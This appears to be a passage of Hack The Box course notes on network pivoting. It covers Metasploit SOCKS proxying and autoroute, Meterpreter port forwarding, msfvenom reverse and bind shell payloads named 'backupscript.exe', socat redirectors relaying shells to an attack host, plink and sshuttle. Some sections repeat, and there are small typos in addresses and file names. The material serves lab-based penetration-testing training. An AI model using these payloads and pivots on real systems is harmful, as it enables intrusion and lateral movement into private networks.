#### Ping Sweep For Loop Using CMD

Ping Sweep For Loop Using CMD

for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100 | find "Reply"

#### Ping Sweep Using PowerShell

Ping Sweep Using PowerShell

1..254 | % {"172.16.5.$($\_): $(Test-Connection -count 1 -comp 172.15.5.$($\_) -quiet)"}

Note: It is possible that a ping sweep may not result in successful replies on the first attempt, especially when communicating across networks. This can be caused by the time it takes for a host to build it's arp cache. In these cases, it is good to attempt our ping sweep at least twice to ensure the arp cache gets built.

There could be scenarios when a host's firewall blocks ping (ICMP), and the ping won't get us successful replies. In these cases, we can perform a TCP scan on the 172.16.5.0/23 network with Nmap. Instead of using SSH for port forwarding, we can also use Metasploit's post-exploitation routing module socks\_proxy to configure a local proxy on our attack host. We will configure the SOCKS proxy for SOCKS version 4a. This SOCKS configuration will start a listener on port 9050 and route all the traffic received via our Meterpreter session.

#### Configuring MSF's SOCKS Proxy

Configuring MSF's SOCKS Proxy

msf6 > use auxiliary/server/socks\_proxy

msf6 auxiliary(server/socks\_proxy) > set SRVPORT 9050

SRVPORT => 9050

msf6 auxiliary(server/socks\_proxy) > set SRVHOST 0.0.0.0

SRVHOST => 0.0.0.0

msf6 auxiliary(server/socks\_proxy) > set version 4a

version => 4a

msf6 auxiliary(server/socks\_proxy) > run

[\*] Auxiliary module running as background job 0.

[\*] Starting the SOCKS proxy server

msf6 auxiliary(server/socks\_proxy) > options

Module options (auxiliary/server/socks\_proxy):

Name Current Setting Required Description

---- --------------- -------- -----------

SRVHOST 0.0.0.0 yes The address to listen on

SRVPORT 9050 yes The port to listen on

VERSION 4a yes The SOCKS version to use (Accepted: 4a,

5)

Auxiliary action:

Name Description

---- -----------

Proxy Run a SOCKS proxy server

#### Confirming Proxy Server is Running

Confirming Proxy Server is Running

msf6 auxiliary(server/socks\_proxy) > jobs

Jobs

====

Id Name Payload Payload opts

-- ---- ------- ------------

0 Auxiliary: server/socks\_proxy

After initiating the SOCKS server, we will configure proxychains to route traffic generated by other tools like Nmap through our pivot on the compromised Ubuntu host. We can add the below line at the end of our proxychains.conf file located at /etc/proxychains.conf if it isn't already there.

#### Adding a Line to proxychains.conf if Needed

Adding a Line to proxychains.conf if Needed

socks4 127.0.0.1 9050

Note: Depending on the version the SOCKS server is running, we may occasionally need to changes socks4 to socks5 in proxychains.conf.

Finally, we need to tell our socks\_proxy module to route all the traffic via our Meterpreter session. We can use the post/multi/manage/autoroute module from Metasploit to add routes for the 172.16.5.0 subnet and then route all our proxychains traffic.

#### Creating Routes with AutoRoute

Creating Routes with AutoRoute

msf6 > use post/multi/manage/autoroute

msf6 post(multi/manage/autoroute) > set SESSION 1

SESSION => 1

msf6 post(multi/manage/autoroute) > set SUBNET 172.16.5.0

SUBNET => 172.16.5.0

msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:

[!] \* incompatible session platform: linux

[\*] Running module against 10.129.202.64

[\*] Searching for subnets to autoroute.

[+] Route added to subnet 10.129.0.0/255.255.0.0 from host's routing table.

[+] Route added to subnet 172.16.5.0/255.255.254.0 from host's routing table.

[\*] Post module execution completed

It is also possible to add routes with autoroute by running autoroute from the Meterpreter session.

Creating Routes with AutoRoute

meterpreter > run autoroute -s 172.16.5.0/23

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.

[!] Example: run post/multi/manage/autoroute OPTION=value [...]

[\*] Adding a route to 172.16.5.0/255.255.254.0...

[+] Added route to 172.16.5.0/255.255.254.0 via 10.129.202.64

[\*] Use the -p option to list all active routes

After adding the necessary route(s) we can use the -p option to list the active routes to make sure our configuration is applied as expected.

#### Listing Active Routes with AutoRoute

Listing Active Routes with AutoRoute

meterpreter > run autoroute -p

[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.

[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table

====================

Subnet Netmask Gateway

------ ------- -------

10.129.0.0 255.255.0.0 Session 1

172.16.4.0 255.255.254.0 Session 1

172.16.5.0 255.255.254.0 Session 1

As you can see from the output above, the route has been added to the 172.16.5.0/23 network. We will now be able to use proxychains to route our Nmap traffic via our Meterpreter session.

## Port Forwarding

Port forwarding can also be accomplished using Meterpreter's portfwd module. We can enable a listener on our attack host and request Meterpreter to forward all the packets received on this port via our Meterpreter session to a remote host on the 172.16.5.0/23 network.

#### Portfwd options

Portfwd options

meterpreter > help portfwd

Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

-h Help banner.

-i <opt> Index of the port forward entry to interact with (see the "list" command).

-l <opt> Forward: local port to listen on. Reverse: local port to connect to.

-L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to.

-p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.

-r <opt> Forward: remote host to connect to.

-R Indicates a reverse port forward.

#### Creating Local TCP Relay

Creating Local TCP Relay

meterpreter > portfwd add -l 3300 -p 3389 -r 172.16.5.19

[\*] Local TCP relay created: :3300 <-> 172.16.5.19:3389

The above command requests the Meterpreter session to start a listener on our attack host's local port (-l) 3300 and forward all the packets to the remote (-r) Windows server 172.16.5.19 on 3389 port (-p) via our Meterpreter session. Now, if we execute xfreerdp on our localhost:3300, we will be able to create a remote desktop session.

## Meterpreter Reverse Port Forwarding

Similar to local port forwards, Metasploit can also perform reverse port forwarding with the below command, where you might want to listen on a specific port on the compromised server and forward all incoming shells from the Ubuntu server to our attack host. We will start a listener on a new port on our attack host for Windows and request the Ubuntu server to forward all requests received to the Ubuntu server on port 1234 to our listener on port 8081.

We can create a reverse port forward on our existing shell from the previous scenario using the below command. This command forwards all connections on port 1234 running on the Ubuntu server to our attack host on local port (-l) 8081. We will also configure our listener to listen on port 8081 for a Windows shell.

#### Reverse Port Forwarding Rules

Reverse Port Forwarding Rules

meterpreter > portfwd add -R -l 8081 -p 1234 -L 10.10.14.18

[\*] Local TCP relay created: 10.10.14.18:8081 <-> :1234

## Meterpreter Reverse Port Forwarding

Similar to local port forwards, Metasploit can also perform reverse port forwarding with the below command, where you might want to listen on a specific port on the compromised server and forward all incoming shells from the Ubuntu server to our attack host. We will start a listener on a new port on our attack host for Windows and request the Ubuntu server to forward all requests received to the Ubuntu server on port 1234 to our listener on port 8081.

We can create a reverse port forward on our existing shell from the previous scenario using the below command. This command forwards all connections on port 1234 running on the Ubuntu server to our attack host on local port (-l) 8081. We will also configure our listener to listen on port 8081 for a Windows shell.

#### Reverse Port Forwarding Rules

Reverse Port Forwarding Rules

meterpreter > portfwd add -R -l 8081 -p 1234 -L 10.10.14.18

[\*] Local TCP relay created: 10.10.14.18:8081 <-> :1234

#### Configuring & Starting multi/handler

Configuring & Starting multi/handler

meterpreter > bg

[\*] Backgrounding session 1...

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse\_tcp

payload => windows/x64/meterpreter/reverse\_tcp

msf6 exploit(multi/handler) > set LPORT 8081

LPORT => 8081

msf6 exploit(multi/handler) > set LHOST 0.0.0.0

LHOST => 0.0.0.0

msf6 exploit(multi/handler) > run

[\*] Started reverse TCP handler on 0.0.0.0:8081

We can now create a reverse shell payload that will send a connection back to our Ubuntu server on 172.16.5.129:1234 when executed on our Windows host. Once our Ubuntu server receives this connection, it will forward that to attack host's ip:8081 that we configured.

#### Generating the Windows Payload

Generating the Windows Payload

Foxtaskforce5@htb[/htb]**$** msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=1234

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 510 bytes

Final size of exe file: 7168 bytes

Saved as: backupscript.exe

Finally, if we execute our payload on the Windows host, we should be able to receive a shell from Windows pivoted via the Ubuntu server.

#### Establishing the Meterpreter session

Establishing the Meterpreter session

[\*] Started reverse TCP handler on 0.0.0.0:8081

[\*] Sending stage (200262 bytes) to 10.10.14.18

[\*] Meterpreter session 2 opened (10.10.14.18:8081 -> 10.10.14.18:40173 ) at 2022-03-04 15:26:14 -0500

meterpreter > shell

Process 2336 created.

Channel 1 created.

Microsoft Windows [Version 10.0.17763.1637]

(c) 2018 Microsoft Corporation. All rights reserved.

C:\>

[Socat](https://linux.die.net/man/1/socat) is a bidirectional relay tool that can create pipe sockets between 2 independent network channels without needing to use SSH tunneling. It acts as a redirector that can listen on one host and port and forward that data to another IP address and port. We can start Metasploit's listener using the same command mentioned in the last section on our attack host, and we can start socat on the Ubuntu server.

#### Starting Socat Listener

Starting Socat Listener

ubuntu@Webserver:~**$** socat TCP4-LISTEN:8080,fork TCP4:10.10.14.18:80

Socat will listen on localhost on port 8080 and forward all the traffic to port 80 on our attack host (10.10.14.18). Once our redirector is configured, we can create a payload that will connect back to our redirector, which is running on our Ubuntu server. We will also start a listener on our attack host because as soon as socat receives a connection from a target, it will redirect all the traffic to our attack host's listener, where we would be getting a shell.

#### Creating the Windows Payload

Creating the Windows Payload

Foxtaskforce5@htb[/htb]**$** msfvenom -p windows/x64/meterpreter/reverse\_https LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=8080

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 743 bytes

Final size of exe file: 7168 bytes

Saved as: backupscript.exe

Keep in mind that we must transfer this payload to the Windows host. We can use some of the same techniques used in previous sections to do so.

#### Starting MSF Console

Starting MSF Console

Foxtaskforce5@htb[/htb]**$** sudo msfconsole

<SNIP>

#### Configuring & Starting the multi/handler

Configuring & Starting the multi/handler

msf6 > use exploit/multi/handler

[\*] Using configured payload generic/shell\_reverse\_tcp

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse\_https

payload => windows/x64/meterpreter/reverse\_https

msf6 exploit(multi/handler) > set lhost 0.0.0.0

lhost => 0.0.0.0

msf6 exploit(multi/handler) > set lport 80

lport => 80

msf6 exploit(multi/handler) > run

[\*] Started HTTPS reverse handler on https://0.0.0.0:80

We can test this by running our payload on the windows host again, and we should see a network connection from the Ubuntu server this time.

#### Establishing the Meterpreter Session

Establishing the Meterpreter Session

[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Without a database connected that payload UUID tracking will not work!

[\*] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Staging x64 payload (201308 bytes) ...


[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Without a database connected that payload UUID tracking will not work!

[\*] Meterpreter session 1 opened (10.10.14.18:80 -> 127.0.0.1 ) at 2022-03-07 11:08:10 -0500

meterpreter > getuid

Server username: INLANEFREIGHT\victor

Similar to our socat's reverse shell redirector, we can also create a socat bind shell redirector. This is different from reverse shells that connect back from the Windows server to the Ubuntu server and get redirected to our attack host. In the case of bind shells, the Windows server will start a listener and bind to a particular port. We can create a bind shell payload for Windows and execute it on the Windows host. At the same time, we can create a socat redirector on the Ubuntu server, which will listen for incoming connections from a Metasploit bind handler and forward that to a bind shell payload on a Windows target. The below figure should explain the pivot in a much better way.



We can create a bind shell using msfvenom with the below command.

We can create a bind shell using msfvenom with the below command.

#### Creating the Windows Payload

Creating the Windows Payload

Foxtaskforce5@htb[/htb]**$** msfvenom -p windows/x64/meterpreter/bind\_tcp -f exe -o backupscript.exe LPORT=8443

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload

[-] No arch selected, selecting arch: x64 from the payload

No encoder specified, outputting raw payload

Payload size: 499 bytes

Final size of exe file: 7168 bytes

Saved as: backupjob.exe

We can start a socat bind shell listener, which listens on port 8080 and forwards packets to Windows server 8443.

#### Starting Socat Bind Shell Listener

Starting Socat Bind Shell Listener

ubuntu@Webserver:~**$** socat TCP4-LISTEN:8080,fork TCP4:172.16.5.19:8443

Finally, we can start a Metasploit bind handler. This bind handler can be configured to connect to our socat's listener on port 8080 (Ubuntu server)

#### Configuring & Starting the Bind multi/handler

Configuring & Starting the Bind multi/handler

msf6 > use exploit/multi/handler

[\*] Using configured payload generic/shell\_reverse\_tcp

msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/bind\_tcp

payload => windows/x64/meterpreter/bind\_tcp

msf6 exploit(multi/handler) > set RHOST 10.129.202.64

RHOST => 10.129.202.64

msf6 exploit(multi/handler) > set LPORT 8080

LPORT => 8080

msf6 exploit(multi/handler) > run

[\*] Started bind TCP handler against 10.129.202.64:8080

We can see a bind handler connected to a stage request pivoted via a socat listener upon executing the payload on a Windows target.

#### Establishing Meterpreter Session

Establishing Meterpreter Session

[\*] Sending stage (200262 bytes) to 10.129.202.64

[\*] Meterpreter session 1 opened (10.10.14.18:46253 -> 10.129.202.64:8080 ) at 2022-03-07 12:44:44 -0500

meterpreter > getuid

Server username: INLANEFREIGHT\victor

# SSH for Windows: plink.exe


[Plink](https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html), short for PuTTY Link, is a Windows command-line SSH tool that comes as a part of the PuTTY package when installed. Similar to SSH, Plink can also be used to create dynamic port forwards and SOCKS proxies. Before the Fall of [2018](https://docs.microsoft.com/en-us/windows-server/administration/openssh/openssh_overview), Windows did not have a native ssh client included, so users would have to install their own. The tool of choice for many a sysadmin who needed to connect to other hosts was [PuTTY](https://www.putty.org/).

Imagine that we are on a pentest and gain access to a Windows machine. We quickly enumerate the host and its security posture and determine that it is moderately locked down. We need to use this host as a pivot point, but it is unlikely that we will be able to pull our own tools onto the host without being exposed. Instead, we can live off the land and use what is already there. If the host is older and PuTTY is present (or we can find a copy on a file share), Plink can be our path to victory. We can use it to create our pivot and potentially avoid detection a little longer.

That is just one potential scenario where Plink could be beneficial. We could also use Plink if we use a Windows system as our primary attack host instead of a Linux-based system.

## Getting To Know Plink

In the below image, we have a Windows-based attack host.




The Windows attack host starts a plink.exe process with the below command-line arguments to start a dynamic port forward over the Ubuntu server. This starts an SSH session between the Windows attack host and the Ubuntu server, and then plink starts listening on port 9050.

#### Using Plink.exe

Using Plink.exe

plink -D 9050 ubuntu@10.129.15.50

Another Windows-based tool called [Proxifier](https://www.proxifier.com/) can be used to start a SOCKS tunnel via the SSH session we created. Proxifier is a Windows tool that creates a tunneled network for desktop client applications and allows it to operate through a SOCKS or HTTPS proxy and allows for proxy chaining. It is possible to create a profile where we can provide the configuration for our SOCKS server started by Plink on port 9050.



After configuring the SOCKS server for 127.0.0.1 and port 9050, we can directly start mstsc.exe to start an RDP session with a Windows target that allows RDP connections.

Note: We can attempt this technique in any interactive section of this module from a personal Windows-based attack host. Once you've completed this module from a Linux-based attack host feel free to try to go back through it from a personal Windows-based attack host. Also, when spawning your target we ask you to wait for 3 - 5 minutes until the whole lab with all the configurations is set up so that the connection to your target works flawlessly.

# SSH Pivoting with Sshuttle

[Sshuttle](https://github.com/sshuttle/sshuttle) is another tool written in Python which removes the need to configure proxychains. However, this tool only works for pivoting over SSH and does not provide other options for pivoting over TOR or HTTPS proxy servers. Sshuttle can be extremely useful for automating the execution of iptables and adding pivot rules for the remote host. We can configure the Ubuntu server as a pivot point and route all of Nmap's network traffic with sshuttle using the example later in this section.

One interesting usage of sshuttle is that we don't need to use proxychains to connect to the remote hosts. Let's install sshuttle via our Ubuntu pivot host and configure it to connect to the Windows host via RDP.

#### Installing sshuttle

Installing sshuttle

Foxtaskforce5@htb[/htb]**$** sudo apt-get install sshuttle

Reading package lists... Done

Building dependency tree... Done

Reading state information... Done

The following packages were automatically installed and are no longer required:

alsa-tools golang-1.15 golang-1.15-doc golang-1.15-go golang-1.15-src

golang-1.16-src libcmis-0.5-5v5 libct4 libgvm20 liblibreoffice-java

libmotif-common libqrcodegencpp1 libunoloader-java libxm4

linux-headers-5.10.0-6parrot1-common python-babel-localedata

python3-aiofiles python3-babel python3-fastapi python3-pydantic

python3-slowapi python3-starlette python3-uvicorn sqsh ure-java

Use 'sudo apt autoremove' to remove them.

Suggested packages:

autossh

The following NEW packages will be installed:

sshuttle

0 upgraded, 1 newly installed, 0 to remove and 4 not upgraded.

Need to get 91.8 kB of archives.

After this operation, 508 kB of additional disk space will be used.

Get:1 https://ftp-stud.hs-esslingen.de/Mirrors/archive.parrotsec.org rolling/main amd64 sshuttle all 1.0.5-1 [91.8 kB]

Fetched 91.8 kB in 2s (52.1 kB/s)

Selecting previously unselected package sshuttle.

(Reading database ... 468019 files and directories currently installed.)

Preparing to unpack .../sshuttle\_1.0.5-1\_all.deb ...

Unpacking sshuttle (1.0.5-1) ...

Setting up sshuttle (1.0.5-1) ...

Processing triggers for man-db (2.9.4-2) ...

Processing triggers for doc-base (0.11.1) ...

Processing 1 added doc-base file...

Scanning application launchers

Removing duplicate launchers or broken launchers

Launchers are updated

To use sshuttle, we specify the option -r to connect to the remote machine with a username and password. Then we need to include the network or IP we want to route through the pivot host, in our case, is the network 172.16.5.0/23.

#### Running sshuttle

Running sshuttle

Foxtaskforce5@htb[/htb]**$** sudo sshuttle -r ubuntu@10.129.202.64 172.16.5.0/23 -v

Starting sshuttle proxy (version 1.1.0).

c : Starting firewall manager with command: ['/usr/bin/python3', '/usr/local/lib/python3.9/dist-packages/sshuttle/\_\_main\_\_.py', '-v', '--method', 'auto', '--firewall']

fw: Starting firewall with Python version 3.9.2

fw: ready method name nat.

c : IPv6 enabled: Using default IPv6 listen address ::1

c : Method: nat

c : IPv4: on

c : IPv6: on

c : UDP : off (not available with nat method)

c : DNS : off (available)

c : User: off (available)

c : Subnets to forward through remote host (type, IP, cidr mask width, startPort, endPort):

c : (<AddressFamily.AF\_INET: 2>, '172.16.5.0', 32, 0, 0)

c : Subnets to exclude from forwarding:

c : (<AddressFamily.AF\_INET: 2>, '127.0.0.1', 32, 0, 0)

c : (<AddressFamily.AF\_INET6: 10>, '::1', 128, 0, 0)

c : TCP redirector listening on ('::1', 12300, 0, 0).

c : TCP redirector listening on ('127.0.0.1', 12300).

c : Starting client with Python version 3.9.2

c : Connecting to server...

ubuntu@10.129.202.64's password:

s: Running server on remote host with /usr/bin/python3 (version 3.8.10)

s: latency control setting = True

s: auto-nets:False

c : Connected to server.

fw: setting up.

fw: ip6tables -w -t nat -N sshuttle-12300

fw: ip6tables -w -t nat -F sshuttle-12300

fw: ip6tables -w -t nat -I OUTPUT 1 -j sshuttle-12300

fw: ip6tables -w -t nat -I PREROUTING 1 -j sshuttle-12300

fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-type LOCAL

fw: ip6tables -w -t nat -A sshuttle-12300 -j RETURN --dest ::1/128 -p tcp

fw: iptables -w -t nat -N sshuttle-12300

fw: iptables -w -t nat -F sshuttle-12300

fw: iptables -w -t nat -I OUTPUT 1 -j sshuttle-12300

fw: iptables -w -t nat -I PREROUTING 1 -j sshuttle-12300

fw: iptables -w -t nat -A sshuttle-12300 -j RETURN -m addrtype --dst-type LOCAL

fw: iptables -w -t nat -A sshuttle-12300 -j RETURN --dest 127.0.0.1/32 -p tcp

